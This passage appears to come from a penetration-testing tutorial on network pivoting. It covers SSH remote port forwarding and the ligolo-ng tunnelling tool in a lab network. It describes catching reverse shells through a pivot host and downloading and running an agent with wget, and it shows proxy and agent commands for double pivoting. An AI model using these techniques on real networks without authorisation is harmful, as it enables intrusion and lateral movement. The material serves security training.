us to expose a local port of our attack host remotely on the pivot host. The command for this is straightforward, as shown in Figure 44.




Figure 44: **Remote port forwarding to catch shell from host 192.168.30.21 through pivot host**.

This command opens a listener on the pivot host, precisely on all network interfaces, on port 5555. Any packets sent to port 5555 will be forwarded to our attack host on port 4444. Capturing a shell at this point is straightforward. We can initiate a Netcat listener on port 4444 on our attack host and send a reverse shell from the internal network host to the pivot host on port 5555. The steps are illustrated in Figure 45.




Figure 45: **Catching reverse shell from host 192.168.30.21 through pivot host**.

8 Advanced pivoting with ligolo-ng

Now, let's delve into a modern tool that distinguishes itself as one of the most efficient and user-friendly options for pivoting: ligolo-ng. In contrast to previous approaches relying on the SOCKS protocol with tools like SSH and Metasploit, ligolo-ng leverages the Tun interface. This tool excels in managing multiple tunnels with different hosts and offers a user-friendly UI with agent selection and network information. Developed in Go, ligolo-ng prioritizes performance, and its agent component is compatible with various platforms. The tool comprises two main components: the proxy and the agent. The proxy functions as the control server, typically installed on the attacker's host, while the agents are installed on the targeted hosts, connecting back to the proxy.

8.1 Installation

Let's begin by downloading it. Visit the GitHub releases page of the tool and download both the proxy and the agent for the required platform and

architecture (refer to Figure 46). In our use case, we need both for Linux x64.




Figure 46: **Ligolo-ng releases web page**.

To set up ligolo-ng, the initial step involves extracting both the proxy and the agent. Subsequently, we create a Tun interface named "ligolo," which will be utilized by the ligolo user-space process to receive, translate, and tunnel packets to the remote agent, eliminating the need for a SOCKS proxy. The steps for this process are illustrated in Figure 47.




Figure 47: **Extract ligolo agent and proxy, create and start tun interface 'ligolo'**.

To initiate the ligolo-ng proxy, you simply need to run '`./proxy -selfcert`' (refer to Figure 48). The `-selfcert` option enables the use of a self-signed TLS certificate for encrypting communication. If you prefer not to use a self-signed certificate, ligolo-ng provides a straightforward setup for automatic certificate configuration with Let's Encrypt.




Figure 48: **Start ligolo proxy on attack host**.

The proxy listens on all interfaces of the attacker host on port 11601. We can now transfer the agent to the pivot by initiating a *Python3 HTTP server* on the attack host in the directory where the agent resides. Using wget on the pivot host, we download the agent and grant sysadmin permission to execute it with *chmod*. The steps for this process are illustrated in Figure 49.




Figure 49: **Transfer agent to pivot host**.

We can now initiate the ligolo-ng agent on the pivot host using the command '`./agent -connect 192.168.10.35:11601 -ignore-cert`'. You will observe an information message appearing on the proxy UI, confirming the arrival of a new agent. This message provides details such as the IP, port, user, and hostname of the joined agent, as shown in Figure 50.




Figure 50: **Connect agent to proxy**.

8.2 Tunneling

At this point, our goal is once again to obtain a reverse shell from the host 192.168.30.21. However, instead of relying on SSH remote port forwarding, we will utilize ligolo-ng. Initially, we need to add routes, as depicted in Figure 51. This setup ensures that all packets sent to the hosts that lie on subnets 192.168.20.0/24 and 192.168.30.0/24 are directed to the ligolo tun interface and subsequently forwarded to the remote agent through the specified tunnel.




Figure 51: **Adding routes to the routing table**.

Subsequently, we can initiate the tunnel with the command '`tunnel_start`'. To verify the functionality of the tunnel, we can ping the host 192.168.30.21 and observe that we receive an echo reply back, as illustrated in Figure 52.




Figure 52: **Starting the tunnel and confirming we can ping hosts on subnet 192.168.30.0/24**.

8.3 Forwarding

At this stage, the remaining step is to create a listener on the pivot host that will relay the reverse shell to the attacker box, utilizing the '`listener_add`' command. Subsequently, we can send the reverse shell to the newly created listener, resulting in the successful acquisition of a shell on our attack host, as depicted in Figure 53.




Figure 53: **Creating listener on agent that forwards shell back to attack host**.

Now, let's obtain a shell from the host 192.168.30.22. To streamline the process, I'll use a one-liner to connect to SSH, download the agent, and establish a connection to the proxy server. The concise steps for this operation are clearly illustrated in Figure 54.




Figure 54: **Starting agent on host 192.168.30.22**.

8.4 Managing sessions

Upon the agent's connection, we'll notice the presence of another session in the proxy UI (refer to Figure 55). One of the key strengths of this tool is its ability to seamlessly switch between agents. Upon selecting the second session, we can type 'help' to display a list of all available options, as illustrated in Figure 56. A particularly useful command is '`ifconfig`', which provides a list of network interfaces connected to the agent. Figure 57 reveals that host 192.168.30.22 is connected to another subnet, 192.168.40.0/24.




Figure 55: **Two sessions are opened. One with the pivot host and the second with host 192.168.30.22**.




Figure 56: **Ligolo-ng commands available**.




Figure 57: **Running ifconfig on host 192.168.30.22 reveals subnet 192.168.40.0/24**.

8.5 Double pivoting

Suppose we want to delve deeper into the network and scan the subnet 192.168.40.0/24. Unlike the previous scenarios, this subnet is not directly accessible from either our attack host or the pivot host. However, we can easily tunnel to it by adding a route to the proxy, similar to what we did before (see Figure 58). Pinging the gateway of that subnet (192.168.40.1) reveals that we can reach that network from our attack host. Subsequently, we could proceed to scan the entire network and repeat the process as needed to progressively explore deeper into the network.

